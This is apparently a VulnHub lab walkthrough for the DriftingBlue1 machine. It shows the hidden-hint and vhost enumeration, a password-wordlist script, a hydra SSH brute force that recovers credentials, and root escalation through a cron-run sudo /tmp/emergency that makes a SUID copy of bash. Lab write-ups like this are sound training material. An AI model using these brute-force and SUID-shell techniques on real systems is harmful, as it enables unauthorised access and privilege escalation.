

DriftingBlue1

Enumeration

Port 22 and 80 are open
In main page we get a base64 encoded in source code

```
<button type="submit" class="btn btn-primary">
  Subscribe
</button>
</form>
<!-- L25vdGVmb3JraW5nZmIzaC50eHQ= -->
</div>
</div>
</div>
</div>
</section>
```

The decoded string gave a output

```
(root👁CyberJunkie)-[~/Vulnhub/DriftingBlue1
# echo "L25vdGVmb3JraW5nZmIzaC50eHQ=" | base64
notforkingfish.txt

(root👁CyberJunkie)-[~/Vulnhub/DriftingBlue1
# █
```

this txt file gave a ook encoded code and after some researching i decoded it


The screenshot shows a web application interface with a yellow background. On the left, there's a 'Results' section with a 'Console' tab. The console output shows a command prompt where the user has entered a base64 encoded string, and the output is a message: 'my man, i know you are new but you should know how to use host file to reach our secret location. -eric'. Below the console, there's a 'Memory' section showing a list of memory addresses and their values. On the right, there's an 'Ook! INTERPRETER' section. It has a 'BROWSE THE FULL DCODE TOOLS' LIST' link at the top. Below that, there's a '★ OOK! BINARY CODE TO INTERPRET' section with a text area containing a long string of 'Ook!' characters. Below the text area is an 'ARGUMENT' input field and an 'EXECUTE' button. At the bottom, there's an 'Ook! ENCODER' section with a '★ PLAINTEXT TO CODE IN OOK!' section and a 'dCode Ook!' input field.

added the domain in etc host file and then enumerated for vhost

```
=====
2021/07/25 15:20:24 Starting gobuster in VHOST enumeration mode
=====
Found: test.driftingblues.box (Status: 200) [Size: 24]
=====
```

#we add this in etc host

we get some entries in /robots.txt



```
User-agent: *
Disallow: /ssh_cred.txt
Allow: /never
Allow: /never/gonna
Allow: /never/gonna/give
Allow: /never/gonna/give/up
```

Got ssh password hint

```
# curl http://test.driftingblues.box/ssh_cred.txt
we can use ssh password in case of emergency. it was "1mw4ckyyucky".
sheryl once told me that she added a number to the end of the password.
-db

(root👁CyberJunkie)-[~/Vulnhub/DriftingBlue1]
```

I made a python script which basically concatenates numbers to end of string and redirected it to a password.list

```
#!/bin/python3

p = "1mw4ckyyucky"
i = 0
while i <= 100:
    print (p+str(i))
    i +=1
```

Got proper ssh credentials

```

(root@CyberJunkie) - [~/Vulnhub/DriftingBlue1]
# hydra -L username.list -P password.list ssh://$ip/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-25 16:05:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 16 tasks per 1 server, overall 16 tasks, 408 login tries (l:4/p:102), ~26 tr
[DATA] attacking ssh://192.168.125.130:22/
[22][ssh] host: 192.168.125.130  login: eric  password: 1mw4ckyyucky6
[STATUS] 299.00 tries/min, 299 tries in 00:01h, 113 to do in 00:01h, 16 active

```

Nmap

```

2/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|  256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_ 256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Drifting Blues Tech
MAC Address: 00:0C:29:D1:BE:83 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Exploitation

PostExploitation

I enumerated manually but couldnt find anything

priv esc scripts showed that cronjobs were running but we couldnt see it as it was hidden so i transfered pspy and then ran it and observed

a cronjob was running a backup.sh script which basically made backup of whole website

```

638 /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
637 /bin/sh /var/backups/backup.sh
636 /bin/sh -c /bin/sh /var/backups/backup.sh
635 /usr/sbin/CRON -f
640 sudo /tmp/emergency
646 /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
645 /bin/sh /var/backups/backup.sh
644 /bin/sh -c /bin/sh /var/backups/backup.sh
643 /usr/sbin/CRON -f
648 sudo /tmp/emergency

```

The script is not writable but it did execute a /tmp/emergency with sudo privileges

Weirdly /tmp didn't have any emergency binary so I created a binary myself and copied /bin/bash to /tmp and gave it suid permissions

now when that cronjob ran it created rootbash and I ran it with privileged flag -p

```

-bash: /rootbash: No such file or directory
eric@driftingblues:/tmp$ ./rootbash -p
rootbash-4.3# id
uid=1001(eric) gid=1001(eric) euid=0(root) egid=0(root) groups=0(root),1001(eric)
rootbash-4.3#

```

Loot

Credentials

possible usernames

```

sheryl
eric
charles
db

```

ssh password

```

1mw4ckyyucky

```

the note said that this password might have a number added to it in last

eric : 1mw4ckyyucky6

Flags